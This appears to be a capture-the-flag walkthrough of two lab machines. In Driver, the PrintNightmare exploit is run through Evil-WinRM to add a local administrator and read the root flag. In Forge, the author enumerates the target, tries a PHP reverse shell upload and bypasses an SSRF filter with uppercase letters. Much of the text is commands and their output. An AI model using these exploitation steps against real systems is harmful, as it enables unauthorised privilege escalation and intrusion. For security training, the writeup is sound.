
In the picture it can be seen that we have successfully entered the target machine!

Privilege Escalation




I used winPEAS to get information that might have vulnerabilities on the target machine, download the winpeas.exe file then upload it to the target machine.

https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS



When it runs successfully I find spoolsv running on the target machine and try to find a usable exploit.

Found exploit https://github.com/calebstewart/CVE-2021-1675 and found antoher information Playing with PrintNightmare | 0xdf hacks stuff



Upload file CVE-2021-1675 to target machine :

```
*Evil-WinRM* PS C:\Users\tony\Desktop> upload /opt/CVE-2021-1675/nightmare.ps1
Info: Uploading /opt/CVE-2021-1675/nightmare.ps1 to
C:\Users\tony\Desktop\nightmare.ps1

Data: 238080 bytes of 238080 bytes copied

Info: Upload successful!
```

After successfully uploading, import the module

```
*Evil-WinRM* PS C:\Users\tony\Desktop> Import-Module ./nightmare.ps1
```

Then create a new user for administrator:

```
*Evil-WinRM* PS C:\Users\tony\Desktop> Invoke-Nightmare -NewUser
"{username}" -NewPassword "{password}"
```

If you have successfully created a new user, then log out of the *tony* user and log back in using Evil-WinRM using the credentials that were created earlier

Note:

If you get output like this when importing the module:

```
*Evil-WinRM* PS C:\Users\tony\Desktop> Import-Module
./nightmare.ps1


File C:\Users\tony\Documents\print-nightmare.ps1 cannot be loaded
because running scripts is disabled on this system. For more
information, see about_Execution_Policies at
http://go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char: 1

+ Import-Module ./print-
nightmare.ps1

+
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

    + CategoryInfo          : SecurityError: (:) [Import-Module],
PSSecurityException

    + FullyQualifiedErrorId :
UnauthorizedAccess,Microsoft.PowerShell.Commands.ImportModuleCommand
```

Do this :

```
*Evil-WinRM* PS C:\Users\tony\Desktop> Get-ExecutionPolicy

*Evil-WinRM* PS C:\Users\tony\Desktop> Set-ExecutionPolicy -Scope CurrentUser -
ExecutionPolicy Unrestricted -Force;

*Evil-WinRM* PS C:\Users\tony\Desktop> Get-ExecutionPolicy

Unrestricted
```

Log back in using new credentials

```
*Evil-WinRM* PS C:\Users\tony\Desktop> upload /opt/CVE-2021-1675/nightmare.ps1
Info: Uploading /opt/CVE-2021-1675/nightmare.ps1 to C:\Users\tony\Desktop\nightmare.ps1


Data: 238080 bytes of 238080 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\tony\Desktop> Import-Module ./nightmare.ps1
*Evil-WinRM* PS C:\Users\tony\Desktop> Invoke-Nightmare -NewUser "master" -NewPassword "master888"
[+] created payload at C:\Users\tony\AppData\Local\Temp\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_f66d9eed7e835e97\Amd64\mxdwdrv.dll"
[+] added user master as local administrator
[+] deleting payload from C:\Users\tony\AppData\Local\Temp\nightmare.dll
*Evil-WinRM* PS C:\Users\tony\Desktop> exit

Info: Exiting with code 0


┌──(root💀k1l0byt3)-[~/WriteUp/Driver/evil-winrm]
└─# ruby evil-winrm.rb -i 10.10.11.106 -u master -p master888

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\master\Documents> whoami
driver\master
*Evil-WinRM* PS C:\Users\master\Documents> cat C:\Users\Administrator\Desktop\root.txt
[redacted]cc7a4d208
*Evil-WinRM* PS C:\Users\master\Documents>
```

BOX PWNED!!!!

Forge

OS	RELEASE DATE	DIFFICULTY	POINTS
Linux	12 Sep 2021	Medium	30

FORGE

Machine Information :

Name	:	Forge
Difficulty	:	Medium
OS	:	Linux
Machine Creator	:	NoobHacker9999
Machine Rating	:	☆ 4.5
IP	:	10.10.11.111

Enumeration

Port Scanning :


```
┌──(root💀k1l0byt3)-[~/WriteUp/Forge]
└─# nmap -sV -sC -T4 10.10.11.111
Nmap scan report for 10.10.11.111
Host is up (0.12s latency).
Not shown: 997 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp filtered ftp
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 4f:78:65:66:29:e4:87:6b:3c:cc:b4:3a:d2:57:20:ac (RSA)
| 256 79:df:3a:f1:fe:87:4a:57:b0:fd:4e:d0:54:c6:28:d9 (ECDSA)
|_ 256 b0:58:11:40:6d:8c:bd:c5:72:aa:83:08:c5:51:fb:33 (ED25519)
80/tcp open http Apache httpd 2.4.41
|_http-title: Did not follow redirect to http://forge.htb
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: Host: 10.10.11.111; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.06 seconds
```


Add domain to hosts

```
┌──(root💀k1l0byt3)-[~/WriteUp/Forge]
└─# nano /etc/hosts
```


```
  GNU nano 6.0

127.0.0.1       localhost
127.0.1.1       k1l0byt3
10.10.11.111    forge.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


visit web-server and find page to upload file





I'm trying to upload Reverse-Shell.php , once it's uploaded successfully, the web will give you a url to see the file that was uploaded successfully. I tried to get the shell but it didn't work.






Web Enumeration

Lets try *DNS-Brute-Force* for finding another domain on target :

```
┌──(root💀k1l0byt3)-[~/WriteUp/Forge]
└─# gobuster vhost -u http://forge.htb -w /usr/share/seclists/Discovery/DNS/shubs-subdomains.txt | grep '(Status: 200)'
Found: admin.forge.htb (Status: 200) [Size: 27]
Progress: 2655 / 484700 (0.55%)
```


And we found http://admin.forge.htb ,add this sub domain to hosts


```
  GNU nano 6.0

127.0.0.1       localhost
127.0.1.1       k1l0byt3
10.10.11.111    forge.htb admin.forge.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```



Unfortunately only the network on localhost can access http://admin.forge.htb

Then I try to upload the file via URL-Method , and enter http://admin.forge.htb in the form







It turns out that the form has Filter-Controlling. I tried to find information about web security vulnerabilities and found *SSRF (Server-Side Request Forgery)*

- [What is SSRF (Server-side request forgery)? Tutorial & Examples | Web Security Academy (portswigger.net)]

Trying basic *SSRF Bypass* using*uppercase*





And it worked, then checked the link given using curl

```
┌──(root💀k1l0byt3)-[~/WriteUp/Forge]
└─# curl http://forge.htb/uploads/vJMiykJSlwFIfV6FRTX5
<!DOCTYPE html>
<html>
<head>
	<title>Admin Portal</title>
</head>
<body>
	<link rel="stylesheet" type="text/css" href="/static/css/main.css">
	<header>
		<nav>
			<h1 class=""><a href="/">Portal home</a></h1>
			<h1 class="align-right margin-right"><a
href="/announcements">Announcements</a></h1>
			<h1 class="align-right"><a href="/upload">Upload image</a></h1>
		</nav>
	</header>
	<br><br><br><br>
	<br><br><br><br>
	<center><h1>Welcome Admins!</h1></center>
</body>
</html>
```

